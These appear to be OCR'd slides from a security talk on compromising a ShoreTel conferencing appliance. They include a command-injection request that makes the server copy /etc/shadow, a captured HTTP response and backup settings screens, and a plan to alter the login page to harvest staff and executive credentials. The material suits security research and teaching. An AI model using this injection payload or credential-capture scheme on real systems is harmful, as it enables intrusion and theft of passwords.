
```
cmd=netstat&option_r=%26 echo "spawn cat /etc/shadow > /tmp/oops.tmp" >> scp.expect
```


+ < >

response

raw | headers | hex | html | render

```
HTTP/1.1 200 OK
Date: Fri, 15 Apr 2011 07:27:19 GMT
Server: Apache/1.3.33 (Unix) mod_perl/1.27
Set-Cookie: edialc1=%1B1%9CY%F1; path=/
Set-Cookie: edialc2=%19%3D%90%5E%F8%F0%7C%01; path=/
Set-Cookie: edialc3=1302856039; path=/
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 10517
```


eTel
gs
on
ttings
ckup
store
s
Configuration
Provisioning
Monitoring
Reporting
Logout
Automated Backup Settings
Enable Automated Nightly Backups
Destination Host
127.0.0.1
Destination Directory
/tmp/
Backup User ID
root
Backup User ID Password
Use scp
Use non secure ftp
Save


Configuration
Provisioning
Monitoring
Reporting
Backup User Data
Backup user/call database
Backup SSL Certificate
Backup documents (slides, recordings, attachments)
Backup configuration files
Backup prompt sets
Backup custom branding
Backup translation tables
Save


Click here to download the backup.

john

“Ok, so that’s one box,

impress me.”

Remember this?
Yeah, that's active directory enabled.



Simple to patch.

- Tweak login page to capture credentials to file.
- Same host, no problems with SSL cert
- Schedule a conference with CEO, IT, Ops.

I accidentally the whole org chart.

MSF Module(s)

- ShoreTel Brute by Keith Leigh
  - http://code.google.com/p/shoretel-brute/
- MSF Root payload module coming soon.

Questions?

@savant42 on the twitters